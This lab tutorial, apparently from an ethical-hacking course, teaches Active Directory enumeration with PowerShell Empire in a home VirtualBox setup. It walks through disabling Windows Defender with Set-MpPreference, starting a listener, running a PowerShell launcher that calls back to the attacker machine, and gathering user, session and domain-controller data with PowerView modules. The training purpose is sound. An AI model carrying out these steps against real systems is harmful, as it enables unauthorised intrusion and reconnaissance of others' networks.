
**Lab - Enumerating Active Directory Using PowerShell Empire**

**Overview –**

In this lab, you will learn how to enumerate Active Directory running on a Windows 2016 domain controller. Enumeration is defined as the process of extracting usernames, machine names, network resources, shares, and services from a system. In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered data identifies the vulnerabilities or weak points in system security and tries to exploit them in the system gaining phase.

**Lab Requirements**

* One install of VirtualBox, the latest version with the extension pack.
* One virtual install of Kali Linux, latest version.
* One virtual install of Windows Server 2012, 2016, or 2019.
* Ensure all VirtualBox network adapters are set to Nat Network.
* Ensure your IPv4 settings for your Server 2016 DC are set for DHCP. Set the DNS address for manual and use 127.0.0.1 for the primary DNS server.



**Create an HTTP launcher**


**Caveat**

A friendly reminder that all Empire commands are case-sensitive. Some commands use upper case while others use lower case characters. If you receive an invalid syntax error, check your input.

We first need to set up a listener.

At the Empire prompt type, **listeners**.

At the listeners prompt, if you type help, you can see a list of all available listener commands followed by a description for each.




We are going to use an HTTP listener.

At the prompt type, **uselistener http**.



At the prompt, type **info**.




We need to focus on the **Host** **and** **Port**. We need to set the **Host** to http://[Kali's IP]:[Port number]. The following is my information; yours will differ!


**set Host** [**http://10.0.2.15:4444**](http://10.0.2.15:4444)



To run the listener, type **execute**.



Bring up your virtual install of Server 2016. Open the Windows search bar, and in the text bar type, **PowerShell ISE**. From the results, right-click on PowerShell ISE, and from the context menu, select **Run as administrator**.




**Disable Windows Defender and Real-time Protection**

Copy and paste the following commands one at a time into PowerShell and press enter.

**Set-MpPreference -DisableRealtimeMonitoring $true**

**Set-MpPreference -DisableArchiveScanning $true**

****


We next need to create a launcher. Because of their reliability, we will create an HTTP launcher. Think of a launcher as the payload. How we deliver the launcher (payload) makes no difference for this lab, but in the real world, we would deliver the launcher as a payload using social engineering or by some other means.

At the Empire prompt type, **launcher powershell**




This generates an encrypted PowerShell script.

Select and copy the entire launcher script in PowerShell Empire. and paste the script into a PowerShell ISE prompt we open on the target.




When you paste the script into PowerShell, the script will be pasted as one long single line.




If everything is working as it should, if your machines are part of the same network, when you hit enter, the script will connect back to PowerShell empire, sending an agent that we can interact with.

Back at your Kali machine, at your Empire screen, you should the following:




Press enter to return to your Empire prompt. We next need to access the agent module. At the prompt type, **agents**.

You are presented with the information of any agents currently present.




We can next rename our agent to make it easier to work with. Highlight and copy the current name of your working agent. At the prompt type, rename, paste your agent's name, give it space, and type in the agent's new name. At the prompt type, **agent** to see the name change.



To interact with the agent, at the prompt type, **interact dc2016** (or whatever the name of your agent has now).

At the prompt type, **info** to check the status of your working agent.



The **true** status assigned to **high\_intergrity** means your privileges have been escalated to that of full admin.

**Enumerating Active Directory**


Up to this point, we have been configuring PowerShell Empire to interact with our server target running Active Directory. We can now begin emulating an attack.

**Get User**

To enumerate user account information, type the following command at Empire prompt. Press enter.

**usemodule situational\_awareness/network/powerview/get\_user**

Type, **execute.** Press enter. A task is created, and the user accounts from your Active Directory are shown.



Information that is enumerated are not just restricted to Usernames. Data collected consist of logoncount that can indicate an active or inactive user on the network. Next, there is a badpasswordtime which tells the last time and date that an attempt to log on was made with an invalid password on this account. Then a short description of the user with the names of groups that this particular user is part of. Lastly, it shows the date and time since the last password change. All this information is very important when the attacker is trying to learn about the user's behavior.

To use a different module, you can use the **back** command or the **interact** **<name of agent>** command.


**Interact <name of agent>**

****

**Get Computer**

The next module is **Get Computer**. The information this module target is primarily the Computer Name. It also extracts other information as demonstrated.

**usemodule situational\_awareness/network/powerview/get\_computer**


****

The output also tells the attacker the last time when the target machine was logged off. This can also help differentiate among users. Some other extracted information includes the badpwdcount that tells the number of times an incorrect password was attempted on that particular machine. Then we have the **when-created** option that can help the attacker figure out the older accounts and relatively new users created on the target machine.

**Get Loggedon**

To enumerate users on the local or remote machine, the attacker can take advantage of the **GetLoggedon** module. It should be noted that Administrative Rights are required to use this module. This module will extract the users that are currently logged on to the domain.


**usemodule situational\_awareness/network/powerview/get\_loggedon**

****

### ****Process Hunter****

The **Process Hunter** module is an interesting one as it enumerates the running process on the target machine. It can help the attacker deduce a lot about its target. It can extract information about any services that might be vulnerable. It can tell if any process is running with elevated privileges. It also shows the Process ID of the process. If the attacker has access to that process, they may be able to stop or restart the process.

**usemodule situational\_awareness/network/powerview/process\_hunter**




**Get OU**

OUs are the smallest unit in the Active Directory system. OU is abbreviated for Organizational Unit. OUs are containers for users, groups, and computers, and they exist within a domain. OUs are helpful when an administrator wants to deploy Group Policy settings to a subset of users, groups, and computers within the domain. OUs also allows Administrators to delegate admin tasks to users/groups without having to make him/her an administrator of the directory.

To Enumerate, Choose the Agent and then Load the module using the **usemodule** command. Then **execute** the command.


**usemodule situational\_awareness/network/powerview/get\_ou**



### ****Get Session****

The **Get Session** module can enumerate the sessions that are generated inside a Domain. Upon running this module, the attacker can extract the session information for the local or a remote machine.


**usemodule situational\_awareness/network/powerview/get\_session**

****

### ****Get Domain Controller****

The **Get DomainController**. This provides the information of the server device instead of the domain. When an attacker wants to extract data about the Domain Controller, then this tool can be used. This module pulls the Forest Information, along with the Time and Date configured on the Server. It shows us the OS Version that can help in the search for Kernel Exploits. Lastly, the attacker has the IP Addressing data with the Inbound and Outbound connections.

**usemodule situational\_awareness/network/powerview/get\_domain\_controller**



**Summary –**

Enumeration forms a critical step in the ethical hacking process for obtaining information needed for the continuing steps – maintaining access and covering our tracks. There are many techniques for enumerating a target. Various tools depending on the use case available for enumeration, including port scanning and NetBIOS. In this lab, you learned how to use PowerShell Empire to enumerate an Active Directory domain controller.

End of the lab!